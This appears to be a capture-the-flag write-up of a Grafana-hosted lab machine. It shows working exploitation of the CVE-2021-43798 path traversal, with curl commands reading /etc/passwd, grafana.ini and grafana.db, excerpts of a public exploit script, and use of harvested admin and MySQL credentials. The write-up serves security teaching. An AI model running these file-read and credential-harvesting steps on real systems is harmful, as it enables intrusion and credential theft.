wget http://10.10.11.183:3000/ -r &>/dev/null
(the &>/dev/null silences the progress output; the files land in ./10.10.11.183/ and ./10.10.11.183:3000/)grep -riE 'dbpass|creds|password|ambassador|pass|user' --text . | grep -v '/10.10.11.183:3000/index.html' | cat -l py
./10.10.11.183:3000/robots.txt:User-agent: *
./10.10.11.183/index.html:    <title>Ambassador Development Server</title>
./10.10.11.183/index.html:    <link href="/index.xml" rel="alternate" type="application/rss+xml" title="Ambassador Development Server" />
...
./10.10.11.183/index.html:        Hi there! This server exists to provide developers at Ambassador with a standalone development environment. When you start as a developer at Ambassador, you will be assigned a development server of your own to use.
./10.10.11.183/index.html:Connecting to this machine Use the developer account to SSH, DevOps will give you the password.
./10.10.11.183/index.html:        Ambassador Inc.
Out of all the noise, a single line contributes anything: there is an account called developer used to log in over SSH. We do not have its password, but we already have the username, which is half the problem.
The grep -v in the command discards Grafana's index.html because it is a minified JavaScript bundle that would flood the whole output with false positives. The text reads the same in the browser:

Posts

Welcome to the Ambassador Development Server

Hi there! This server exists to provide developers at Ambassador with a standalone
development environment. When you start as a developer at Ambassador, you will be
assigned a development server of your own to use. Connecting to this machine Use the
developer account to SSH, DevOps will give you the password.
With Grafana in front of us, the first thing to try is its default credentials:

Welcome to Grafana

Email or username: admin
Password:          admin
[ Log in ]

⚠ Invalid username or password
No luck. But there is no need to guess the password: with the exact version in hand, it is time to look for known vulnerabilities.
Access: file read in Grafana
From the public exploit to a manual attack
searchsploit -m multiple/webapps/50581.py
grep -v '#' 50581.py | cat -l py
  Exploit: Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
      URL: https://www.exploit-db.com/exploits/50581
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50581.py
    Codes: CVE-2021-43798
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/krmena/machines/ambassador/content/50581.py

The exploit says 8.3.0 and the box runs 8.2.0. That does not rule it out: the flaw was fixed in 8.3.1, so every earlier version is affected. Instead of running it blindly, we read it to understand what it does.

import requests
import argparse
import sys
from random import choice

plugin_list = [
    "alertlist",
    "annolist",
    "barchart",
    "bargauge",
    "candlestick",
    "cloudwatch",
    "dashlist",
    "elasticsearch",
    "gauge",
    "geomap",
    "gettingstarted",
    "grafana-azure-monitor-datasource",
    "graph",
    "heatmap",
    "histogram",
    "influxdb",
    ...
    "opentsdb",
    "piechart",
    "pluginlist",
    "postgres",
    "prometheus",
    "stackdriver",
    "stat",
    "state-timeline",
    "status-histor",
    "table",
    "table-old",
    "tempo",
    "testdata",
    "text",
    "timeseries",
    "welcome",
    "zipkin"
]

def exploit(args):
    s = requests.Session()
    headers = { 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.' }

    while True:
        file_to_read = input('Read file > ')

        try:
            url = args.host + '/public/plugins/' + choice(plugin_list) + '/../../../../../../../../../../../..' + file_to_read
            req = requests.Request(method='GET', url=url, headers=headers)
            prep = req.prepare()
            prep.url = url
            r = s.send(prep, verify=False, timeout=3)
With the code read, the mechanism becomes clear and fits in one line: request /public/plugins/<plugin>/ followed by a chain of ../. The only requirement is that the plugin exists, because Grafana only enters the file-serving routine if it recognises the name; that is why the script tries a list. With that, the exploit is unnecessary: a curl is enough.
CVE-2021-43798: path traversal
Grafana ≤ 8.3.0 serves plugins under /public/plugins/<plugin>/ without sanitising .., allowing an unauthenticated arbitrary file read. Using the first plugin on the list (alertlist) and walking back directories we read /etc/passwd:
curl 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../etc/passwd' --path-as-is
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:developer:/home/developer:/bin/bash
consul:x:997:997::/home/consul:/bin/false
--path-as-is is essential: without it, curl normalises the ../ before sending the request and the traversal never reaches the server.
Three readings of this /etc/passwd. It confirms the developer user the website advertised. It confirms only that user and root have an interactive shell. And it adds a new one, consul, with /bin/false: a service account that means nothing right now, but comes back at the end.
The same flaw reads Grafana's configuration file, where the admin password lives:
curl 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../etc/grafana/grafana.ini' \
  --path-as-is | grep -v '#' | grep -E 'admin|pass'
admin_user = admin
admin_password = messageInABottle685427
The two chained greps are not decoration: grafana.ini has hundreds of lines and almost all of them are commented out, so the first one (grep -v '#') strips the comments and the second keeps what matters.
Authenticating to Grafana
admin : messageInABottle685427
Welcome to Grafana

Email or username: admin
Password:          messageInABottle685427
[ Log in ]

Documentation | Support | Community | Open Source | v8.2.0 (d7f71e9eae)
admin
  Preferences | Change password

Edit profile
  Name:     (empty)
  Email:    admin@localhost
  Username: admin
We are in. CVE-2024-9264 was also tried here, a post-authentication command injection in the SQL Expressions feature, but it requires the duckdb binary to be installed on the box and it is not: vector discarded. What does pay off is the obvious thing: asking Grafana for its own data sources.
The datasources API
A Grafana admin can query the configuration of every database connection, passwords included:
curl -s -X GET http://10.10.11.183:3000/api/datasources -u admin:messageInABottle685427
[{"id":2,"uid":"uKewFgM4z","orgId":1,"name":"mysql.yaml","type":"mysql","typeName":"MySQL",
"typeLogoUrl":"public/app/plugins/datasource/mysql/img/mysql_logo.svg","access":"proxy","url":"",
"password":"dontStandSoCloseToMe63221!","user":"grafana","database":"grafana","basicAuth":false,
"isDefault":false,"jsonData":{},"readOnly":true}]
The MySQL password travels in cleartext inside the JSON: dontStandSoCloseToMe63221!, user grafana. And here comes a stumble worth documenting, because it happens to everyone:
mysql -u grafana -p -h 10.10.11.183Enter password:
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chainThe MySQL server presents a self-signed certificate and the client rejects it. This is not a credentials failure: it is TLS verification. It is bypassed by saying so explicitly:
mysql -u grafana -p -h 10.10.11.183 --skip-ssl-verify-server-certEnter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)
...
MySQL [(none)]>The same secret another way: grafana.db
The alternative path is worth seeing, because it does not depend on having admin credentials. Grafana keeps its state in a SQLite file, and that file can also be stolen with the same path traversal:
curl 'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../var/lib/grafana/grafana.db' --path-as-is > grafana.db
